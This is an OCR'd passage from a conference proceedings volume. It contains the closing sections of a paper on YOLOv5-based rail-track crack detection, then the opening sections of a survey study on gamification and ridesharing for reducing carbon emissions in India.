


Fig. 10 Identification of crack through YOLOv5

7 Conclusion

This proposed Yolov5 Algorithm for Detecting Cracks has the ability to prevent cracks in rail tracks, along with minor cracks automatically and without the need for human intervention. When compared to traditional detection techniques, the proposed system has massive benefits. This system provides fast detection and fast reporting system. Production cost is low and it has low power consumption. It analyzing time is very less when compared to other traditional techniques. Its components are also easily available and simplicity of our proposed system makes our idea ideal for implementation on big scale with little investment. So, it will work in both effective and efficient ways. At last in this method, we can avoid accidents which occurs by the trackside cracks.




Fig. 11 YOLOv5's baseline model evaluated images from the test dataset




Fig. 12 Images from the test dataset demonstrating detection results of the three classes major crack, minor crack, and connector crack




Fig. 13 Confusion matrix




Fig. 14 Plots of box loss, classification loss, objectness loss, precision, recall, and mean average precision (mAP) for the training and validation sets over the training epochs

Table 2 Comparative study of algorithm

Model	Accuracy	Precision	Recall	F1 score
Inception V3	0.89	0.80	0.90	0.85
ResNet-50	0.90	0.82	0.89	0.87
VVG16	0.88	0.86	0.88	0.84
CNN	0.89	0.88	0.85	0.87
YOLOv5	0.97	0.91	0.93	0.94




Fig. 15 Comparison analysis with YOLOv5

Future Scope

As previously stated, this research can be implemented in the railways department for passenger safety and to prevent problems caused by rail collisions. Here, we recognize the issues and send them to the nearest train station and also implementation of electric engine.

References

1. Nakhaee MC, Hiemstra D, Stoelinga M, van Noort M (2019) The recent applications of machine learning in rail track maintenance: a survey. Lecture notes in computer science. Springer, Cham. https://doi.org/10.1007/978-3-030-18744-6_6
2. Lad P, Pawar M (2016) Evolution of railway track crack detection system. In: 2016 2nd IEEE international symposium on robotics and manufacturing automation (ROMA), pp 1–6. https://doi.org/10.1109/ROMA.2016.7847816
3. Shekhar RS, Shekhar P, Ganesan P (2015) Automatic detection of squats in railway track. In: IEEE sponsored 2nd international conference on innovations in information embedded and communication systems, vol 3, no 6, p 413

4. Navaraja P (2014) Crack detection system for railway track by using ultrasonic and pir sensor. Int J Adv Inf Commun Technol (IJAICT) 1(1)
5. Singh DN, Naresh D (2017) Railway track crack detection and data analysis. IJCRT 5(4)
6. Sathish BS, Ganesan P, Ranganayakulu A, Dola Sanjay S, Rao SJM (2019) Advanced automatic detection of cracks in railway tracks. In: 5th international conference on advanced computing & communication systems (ICACCS)
7. Goswami L (2019) Railway route crack detection system. Int J Innov Technol Explor Eng (IJITEE) 8(12S). ISSN: 2278-3075
8. Anushree BS, Purkayastha P, Girgire A, Anjana K, Sinha R (2017) Detection of crack in railway track using ultrasonic sensors. IJSDR 2(6)
9. Gawade S, Solunke S, Nimunkar S, Survase Y (2017) Crack detection system for railway track by using ultrasonic and PIR sensor. IJARIIE-ISSN(O)-2395-4396 3(2)
10. Kapoor R, Goel R, Sharma A (2022) An intelligent railway surveillance framework based on recognition of object and railway track using deep learning. In: Multimedia tools and applications, vol 81, no 15, Springer Science and Business Media LLC, pp 21083–21109
11. Elanangai V (2018) Implementation of railway crack detection and monitoring system. Int J Sci Eng Res 9(11). ISSN 2229-5518
12. Kumar SSJ, Titus TJ, Ganesh V, Devi VSS (2016) Automotive crack detection for railway track using ultrasonic sensorz. Int J Eng Technol Comput Res (IJETCR) 4(6)
13. Singh R, Sharma L, Singh V, Singh VK (2020) Automatic railway track crack detection system. Int Res J Eng Technol (IRJET) 7(5)
14. National Electrical Code. 1 Batterymarch Park, Quincy, Massachusetts 02169: NFPA, p 298. Retrieved 2008-01-15
15. Carotenuto R, Merenda M, Iero D, Della Corte FG (2019) An indoor ultrasonic system for autonomous 3-D positioning. IEEE Trans Instrum Measure 68(7):2507–2518
16. Madhavan S, Tripathy RK, Pachori RB (2020) Time-frequency domain deep convolutional neural network for the classification of focal and non-focal EEG signals. IEEE Sens J 20(6):3078–3086
17. Nayak SR, Nayak DR, Sinha U, Arora V, Paschori RB (2021) Application of deep learning techniques for detection of COVID-19 cases using chest X-ray images: a comprehensive study. Biomed Signal Process Control 64:1–12
18. Sabnis OV, Lokeshkumar R (2019) A novel objects detection system for improving safety at unmanned railway crossings. In: Fifth international conference on science technology engineering and mathematics (ICONSTEM). IEEE, pp 149–152
19. Aakash DB, Ramachandran N, Rastogi V (2019) Studies on the effects of braking loads on a Railway Wheel. In: 2nd international conference on computational & experimental methods in mechanical engineering. IOP conference series: materials science and engineering, vol 691, pp 3–5

Game to Ride: Gamification to Salvage Carbon Footprints for Sustainable Development

Swati Tayal, K. Rajagopal, and Vaishali Mahajan

Abstract This study aims to offer insight into the gamification offerings to encourage individual participation and contribute to Rideshare. The author studied the user intention toward a traditional mindset of non-sharing rides to sharing rides. This research paper collected direct observations, reflecting gamified aspects as the indicator to encourage individual intent to participate. The research approach of this study is exploratory, where primary participants were corporate working professionals of different organizations. The hypotheses in this study support the research objective where gamification acted as a critical driver for positively influencing user engagement toward ridesharing platform applications. Gamification has quickly adapted to education, marketing, and healthcare industries to affect user involvement and attitude. The study enumerates the existing literature, where several attempted to eliminate carbon footprints toward sustainable development. The gamification in the online rideshare platform attempts to strengthen the number of rideshares. This research computes the ridesharing approach through the mobile application to leverage the benefit and catch up with the new commute technique toward sustainable development. The study opens a new method to contribute and participate in the gamified ride. It positively impacts the user attitude and participation toward sustainable development goals (SDG), as the current literature limits the study in the Indian context.

Keywords Gamification · Rideshare · Leaderboard · Rewards · Carbon footprint · Carpool · Sustainable development goal 11 · Sustainable cities and communities · Sustainable development goal 13 · Climate change · Sustainability · Sustainable transport · Gamify

S. Tayal (✉) · K. Rajagopal · V. Mahajan
Symbiosis Centre for Management and Human Resource Development, Symbiosis International (Deemed University), Pune, India
e-mail: swatitscholar@gmail.com

K. Rajagopal
e-mail: k_rajagopal@scmhrd.edu

V. Mahajan
e-mail: vaishali_mahajan@scmhrd.edu

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_50

1 Introduction

Humans and the world have evolved tremendously in recent years, using new resources, inventions, and technologies, leading to the growth of different industries and sectors. Humans have witnessed the world's progress primarily after the twentieth century with the growing intention toward consumerism, overutilization, high consumption, and global effects. As per the United Nations report, by 2030, humans will require almost double the natural resources to support any life form [1]. With the such astounding, rapid development and the urge to bring sustainability to the environment, it has become a critical topic to address on the global platform. Therefore, in 2015, United Nations and all 193 countries came together to form the Sustainable Development Growth, also known as SDG [1]. Every nation and individual must achieve 17 Sustainable Development goals between 2020 and 2030 toward sustainability. These 17 goals also include 169 targets to get measured against the 232 indicators formed for continuous measurement [1]. The three foundations of these goals are Environment, Society, and Economy, and all 17 get distributed among these three pillars. The objective is to bring sustainability for human needs but with the balance of the ecological constraints and economy acting as a catalyst to build finance parallelly working toward attaining sustainability [1]. Since then, the United Nations (UN) has shared the global ranking among all countries to identify and measure which countries are working, improving, and need actions toward the progress of the 17 Sustainable Development Goals [2]. To understand the past recent three years ranking among all 193 countries. In 2019, Denmark stood at the number one rank, as per the latest report. However, Finland has been in the top position since 2020 and 2021 reports [2]. The ranking for India was 115 in 2019, 117 in 2020, and 120 in the 2021 report [2]. Therefore, being a clear indicator of India to work on Sustainable Development Goals for the Environment, Society, and Economy. Thus, to attain these global goals, it becomes equally important for every country to incorporate them into its ecosystem. In India, with the help of NITI Aayog, the 17 SDG goals are aligned to accomplish in all 28 states and 8 Union Territories. To achieve the India SDG goals, NITI Aayog shares yearly reports about the ranking of all the Indian states [3]. As per the last report of 2020, the Indian state of Kerala has been on top rank since 2018, 2019, and 2020 [3]. As the other states improved, the State of Maharashtra's position has gone from 4th in 2018 to 9th in 2019 and 2020. The State of Karnataka ranks has been moving between 4 and 6th since 2018 and 4th again in 2020. The State of Andhra Pradesh has been 4th rank since 2018 [3]. India is a developing country and, as per the 2021 report, ranked as the 3rd highest carbon emission country after China and the United States [4]. Almost 80% of global warming is because of carbon dioxide present in the air. Thus, it impacts human health with the growing number of cars and modes of transportation on the road resulting in higher carbon dioxide. However, the flexibility to move toward social and economic growth is essential for humans. Human mobility is crucial in increasing disposable income, job opportunities, and requirements. Since India is a developing economy, the transportation system setup is still progressing [5]. Some cities are still under metro development, and some towns are yet to get on the wise city initiative list. The urge to bring sustainability to human mobility is critical with the growing percentage of carbon footprints globally. Every year the global warning indicates the global imbalance of the heat and carbon impact on nature. Therefore, this research study brings the attention required to the SDG-11 goal of Sustainable cities and communities and SDG-13 on Climate change [1]. Organizations and individuals have gone competitive in the surge of technological growth, industrialization, and globalization. These technological developments have increased the number of two, four, six, or eight-wheeled vehicles in recent past 15 years, leading to higher emissions of harmful gases and greenhouse gas emissions [4]. However, the COVID-19 pandemic announced in March 2020 has resulted in the country's lockdown, border closure, and making people sit at home. Governments have reopened several lockdowns with the number of COVID-19 variants occurring globally. The COVID-19 pandemic and employee work from home resulted in a considerable drop because of fewer vehicle carbon emissions on the road. However, there has been no significant improvement in greenhouse gas emissions, evident with the global climate change post-COVID-19 pandemic. Moreover, transportation relies on natural sources such as fossil fuels, which is the main reason for air pollutants and noise pollution in metropolitan areas. It's indisputable that the existing efforts to control the carbon footprints are insufficient to achieve the % control of Greenhouse gas emissions [4, 6]. The increase in carbon gas emissions is impacting nature and human health. Another challenge for developing countries like India is the price fluctuation of fossil fuels such as petrol and diesel [5, 7]. Although there is less fossil fuel consumption in India post-COVID-19, the prices have risen and become almost challenging to sustain. The other countries have reduced fuel prices after March 2020. Instead, prices have increased in India, becoming unaffordable for consumers to purchase [7]. Even Compressed Natural Gas (CNG) clean fuel prices have increased tremendously after March 2020 in India. The Indian government is encouraging the purchase and use of electric vehicles, and several manufacturers are coming up with models in various price ranges. However, the consumer's readiness for electric vehicle infrastructure for required use, such as battery charging stations, is still in progress. In India, with climate change and the beginning of the summer season from March 2022, few incidents have been reported as electric vehicles catching fire because of rising temperatures. Therefore, it brings the question of whether India is ready to use electric vehicles to save less carbon dioxide emissions. Also, recently green Hydrogen has gained more popularity as a replacement for fossil fuels. Still, in its initial stages, it has not yet been tested or proven environmentally friendly. Gamification is the framework for implementing game elements and mechanics to bring user attention and amusement [8]. Gamification is an instrument to integrate with a different purpose to accomplish specific goals or task completion [9]. Therefore, user participation in the gamification mode offers a decisive engagement that encourages users [9]. Self Determination Theory is conceptualized in Gamification to provide users with a motivation-driven task or activity, the same experience as the player in the game [8]. Accomplishing the sustainable development goals of any country would require every individual, organization, private, public, and government-level participation [1, 10]. Thus, the organizations can contribute toward socioeconomic goals by assimilating their company policy and implementing it at the Environment, Employee, and Community levels goals. The author proposes and studies the Gamification approach for motivating and positively influencing users to retrieve their carbon footprints [9, 11, 12]. In this study, we conducted research to understand gamified Rideshare's contribution to saving the Greenhouse gas emission. As part of this research study, we attempt to bring individual attention, acceptance, and benefits of Gamification toward the sustainable development goals to contribute to and enhance India's global ranking and save carbon footprints [2, 4]. Gamification is an emerging topic and is new in Rideshare, thus exists a gap in the literature [8, 10, 12]. This research paper is distributed by understanding the current literature review, analyzing the online questionnaire survey, and statistically measuring the data discussed in the later section.

2 Literature Review

Transport for human mobility on the road is a common challenge in developing countries such as India [5]. As the job market grows in India, it brings more demand for human supply. Therefore, household and disposable income have increased, resulting in the affordability of purchasing a new or used vehicle leading to more automobiles on the road [5]. Some individuals own it to maintain social standards, and some hold them because of the lack of availability of fast transportation modes. As a result, traffic worsens daily, and it is getting difficult to drive safely. It's also impacting the quality of air, human health, and noise pollution, increasing global warming temperature and changing the climate in India, where India ranks 3rd as the primary contributor of Carbon dioxide [4]. The Indian state of Maharashtra stands as number one in contributing approximately 14% to the country's gross domestic product (GDP) and is also a significant contributor to Greenhouse gas emissions. The Karnataka state is 5th, and Andhra Pradesh is 8th in India's GDP contribution [3, 13]. The increased cost of living and high fuel prices also threaten vehicle owners to sustain inflation [5, 7].

2.1 Rideshare Platform

Rideshare is the opportunity to share the standard mode of transport by the vehicle owner in a two-wheeler or four-wheeler [14]. The Rideshare aims to get acquittals who would prefer to book and share the ride at a particular time and direction [15]. Several Ridesharing mobile applications are available in the Indian market, such as sRide, Quickride, and BlaBlaCar are the most used. The ridesharing mobile application platform is readily available and downloadable through other Google or Apple play stores. As transport and metro development are still progressing in India, mobility is a common challenge faced by different people. The Rideshare concept is straightforward to adapt. Therefore, a few corporates have started encouraging the use of these rideshare applications to their employees, which helps them reduce the company transport services. Also, other Rideshare Mobile application companies are beginning to have tie-ups with several corporate giants to promote their Mobile apps. The individual offering ride gains a small monetary incentive and a travel partner, and the individual accepting the ride would get a ride to travel and would need to pay a small amount. The Rideshare App also displays the user summary on every Rideshare toward carbon CO_2 savings, distance shared, and new friends made, which is calculated by its algorithm. There are three primary stakeholders in this engagement. Ride Owner (RO) is the person who offers the ride to others, and Ride Taker (RT) is the person who takes the ride from others [14]. Lastly, the Company of Rideshare Mobile Application (App) platform acts as a mediator to make both Ride Owner and Ride Taker connect through their App. Anyone who would like to use such a platform can download the App, register, and verify their details for everyone's safety. Such as Ride owners can download and register on their mobile by sharing the car registration certificate details, verifying the official email id, and uploading their photos. The Ride Taker can download and register through the official mail id and upload their picture. It becomes crucial for the Ride Sharing Company for customer safety; hence, verification is vital in this process. Both parties need to connect their mode of payment in the mobile App to exchange money transactions. Since the Ride Owner is offering the ride, per km charges are required to pay by the Ride Taker in exchange for the service. The ride takers can pay the owner directly on the Mobile App. The money can be spent or redeemed through different payment gateways, such as Paytm, Amazon, or Bank, integrated with the Mobile Application.

2.2 Motivation

Therefore, the individual perspective on using the Rideshare Mobile App may vary because of social psychology to share or offer an everyday ride [15]. The literature discusses the person's Attitude and motivations, which gets presented with the Theory of Planned Behavior (TPB) for shared transportation [14]. Exiting theories refer to the individual intention that affects their behavior in literature. In literature studies, the different psychological factors are constructed based on the user's Attitude, the Subjective norm, and the Perceived behavioral control [14, 15]. Attitude indicates the individual thoughts about whether the Rideshare is likable and perceived benefits. Secondly, Subjective standard refers to the societal thinking of acting in a specific way. Lastly, behavioral control refers to the individual perception and capacity to work, take, or offer rides. Academics have studied societal thinking and pressure as critical reasons for the personal intention to restrain from getting engaged in Rideshare [15]. In literature, social compel has shown an impact on encouraging the adaptability of soft mobility to change youth behavior toward sustainability and where Gamification can motivate user engagement [16]. This study also conceptualizes the Theory of Technology acceptance model (TAM), which has two critical factors of Perceived Ease of use and Usefulness that elaborate on the individual intention for Mobile Application Technology which is also the gap in the current literature [15]. Gamification is getting part of industries in marketing, education, and learning [17]. Companies have started realizing the importance and benefits of applying the game design, principles, and elements to transform the individual Attitude and behavior. Gamification is the implementation of its components and integration with the mechanics to design an immersive user engagement in the non-game context [8]. Thus, Gamification has shown changes in user behavior and Attitude toward learning or completing specific tasks, which also brings user satisfaction [9]. Therefore, educators and institutions can change the learner's Attitude toward subject learning through Gamification in a fun interactive method. Also, Starbucks uses the gamification approach in marketing by rewarding its users and retaining their consumers [17]. The customer can create their profile in their Application, check the reward status, and redeem it accordingly. Gamification brings different levels of engagement with varying levels of motivation, as Intrinsic and Extrinsic motivation depends on the user's task [17, 18]. Therefore, Gamification attempts to bring a positive drive to influence user behavior [9]. This study focuses on studying and utilizing the gamification elements in the Rideshare Mobile application platform.

2.3 Gamification

Gamification supports by improving participation, engagement, or interest level toward any action, task, or service [8]. Motivation is critical for driving any human step toward achieving specific tasks [11]. Thus, the two essential extrinsic and intrinsic components of motivation can be designed and implemented through Gamification on any web application or mobile platform to offer a game-based engagement in the non-game context to its users [11]. Gamification provides the pursuit of the different motivation factors at extrinsic and intrinsic levels. The Self Determination theory with the Gamification framework can provoke intrinsic motivation in the form of Autonomy, Relatedness, and Competence [8]. However, extrinsic motivation can begin with gamified elements such as Rewards, leaderboards, Points, and Feedback [18]. Gamification is an extensive topic, and global interest is growing in user engagement through the reward element which is critical to boosting user participation and action [17]. Different forms of reward easily get integrated into the Mobile Application, such as points, leaderboards, monetary, or levels to encourage repeat actions from users [17, 18]. Human motivation drives the individual's steps depending on if the motivation affordance is intrinsic or extrinsic [19]. And Gamification molds the user's extrinsic and intrinsic motivation approach depending on the task required to perform, as seen in the literature review [18]. In the literature, it seems beneficial to morally boost user engagement and participation [19]. The Gamification approach is quite popular in the learning domain, where rewards are given to students to encourage their involvement and interest. The Leaderboard is quite famous on social media platforms where many people follow the individual on Twitter and Instagram. Therefore, such social media platforms encourage user participation and boost the morale of individuals to improve their ranking. It's studied that a Gamification element Leaderboard can also remodel from an individual extrinsic motivation mode to intrinsic for some users [18]. Like how rank plays a pivotal factor in boosting the player interest level, participation, and time spent in games [19]. This game element of the Leaderboard can complement the Gamified setup to influence individual reactions toward positive actions [18]. Leaderboard targets the user on motivation and boosts personal morale for more participation and competition to establish oneself in the social community [18, 19]. The Rideshare concept is becoming quite popular in the western part of the world in the countries such as the USA, CANADA, and other Northern European countries [14]. In India, consumer behavior differs from other countries, as Ridesharing requires sharing the space in a privately owned vehicle, and their interest may vary [15]. In the Gamification context, sustainability refers to the motivation toward an act and resilience irrespective of the situation [6]. Therefore, in this study, motivation is a crucial parameter to encourage the usage of the Mobile Rideshare Applications platform through Gamification. Bringing sustainability requires continued efforts from different edges [10, 12]. Meanwhile, the government is working to bring sustainable changes, and it has become an individual moral duty to identify ways to carbon footprint savings [16]. Technology plays a crucial role in connecting two individuals, and the Rideshare Mobile application platform allows two individuals to communicate and receive services through Ridesharing [16]. The saved carbon footprints by its users get tracked and calculated through the Rideshare Mobile application platform, such as CO_2 saved per ride share, and it displays the user summary. Gen Z is tech-savvy and more responsive to digital technologies, and Gen Y and X show equal interest in participating in online platforms like Facebook and Amazon. Thus, different generations also play a vital role in choosing the transportation mode depending on their financial behavior. Gen X is financially cautious compared to Gen Y. This Study proposes and analyzes Gamification to bring the change required to sustain the new technologies and evolved world [11, 12]. A study to understand Gamification's influence on consumer behavior for persuading eco-drive in a literature review gets conducted in-country Germany, which positively influences human behavior and Attitude [20]. However, in the Indian consumer context, there exists a research gap that we are trying to understand [12, 20]. This research paper provokes an understanding of the Gamification effect on the benefits of saving Greenhouse Gas emissions and changing the user perspective [16]. The author also encourages using the Gamification Rideshare Mobile Application for such problem-solving to have sustainable solutions to attain sustainable development goals. Based on the literature review, the author forms the study model in Fig. 1.




Fig. 1 The model formed to study

3 Research Methodology

The approach of this research paper is exploratory, where we studied and performed the literature review to understand the constructs to use in this research. An online questionnaire collected the survey response from different age group participants, which acted as primary data for the analysis. The research constructs used were Gamification elements, motivation aspects, and Rideshare-related factors. The online survey floated and then snowballed to Maharashtra, Karnataka, and Andhra Pradesh participants. It allowed participants to respond from their location because of the COVID-19 safety parameters. And the participants who responded by using the Rideshare Mobile Application were only considered in this research study for evaluation. The study used a Likert scale from 1 to 5 to understand the respondent's psychology toward the survey response, and the SPSS tool resulted in the statistical measurement. Figure 1 displays the research model formed to get used in the study. Participants who submitted the online questionnaire were from two categories using and not using the Rideshare Mobile Application. Therefore, respondents using the Rideshare Mobile Application got considered for this study. The study received 277 responses, among which 235 responses were using the Rideshare platform. Further, the data was cleaned and statistically analyzed using the SPSS software to perform factor analysis. The questionnaire captured the demographic-related information of the respondents to understand the research horizon. In this research study, the variables were Gamification motivation elements as Leaderboard, Rewards, and Social Network, and the Technology Acceptance Model variables as Ease of Use, Usefulness as Mobile Application Value, which acted as independent variables, and Sustainable Rideshare as a dependent variable in Fig. 1 [8, 12, 15, 17, 18]. Gamification is an emerging topic, and we are still in the post-COVID-19 impact with the employee working from home. The study approach applies factor analysis, and later the author tested the resulting factors by regression. In the literature, fifteen sample sizes per

Table 1 Scale details

Variables	Literature review
Perceived ease of use (EOU)	[15]
Perceived usefulness/mobile application value (MAV)	[15]
Social network (SOC)	[8]
Leaderboard (LEA)	[12, 18]
Reward (REW)	[12, 17]
Sustainable rideshare (SUS)	[12, 15]

variable are effective, and the data gathered was suitable to study further. The online questionnaire captured participants' distribution and the research core area-related responses in this research study. The participants who responded to our online questionnaire were from Maharashtra 48%, Karnataka 22%, Andhra Pradesh 30%, and its distinct regions. The gender demographic of respondents was men at 66% and women at 34%. The primary participants were working professionals in different industries, where government professionals were 34%, IT professionals at 31%, other private professionals at 29%, and Students at 6%. The respondent's level in their organization was identified in the survey as entry-level at 32%, the mid-management group at 35%, senior management level at 10%, leadership level at 12%, other levels at 5%, and Student at 6%. The different generations get distributed as Generation Z at 45%, Generation Y at 51%, Generation X at 3%, and Generation Baby Boomers at 1%. This study adopts the following scale to analyze and complete the study statistically: Table 1 shows the scale details.

4 Research Objective

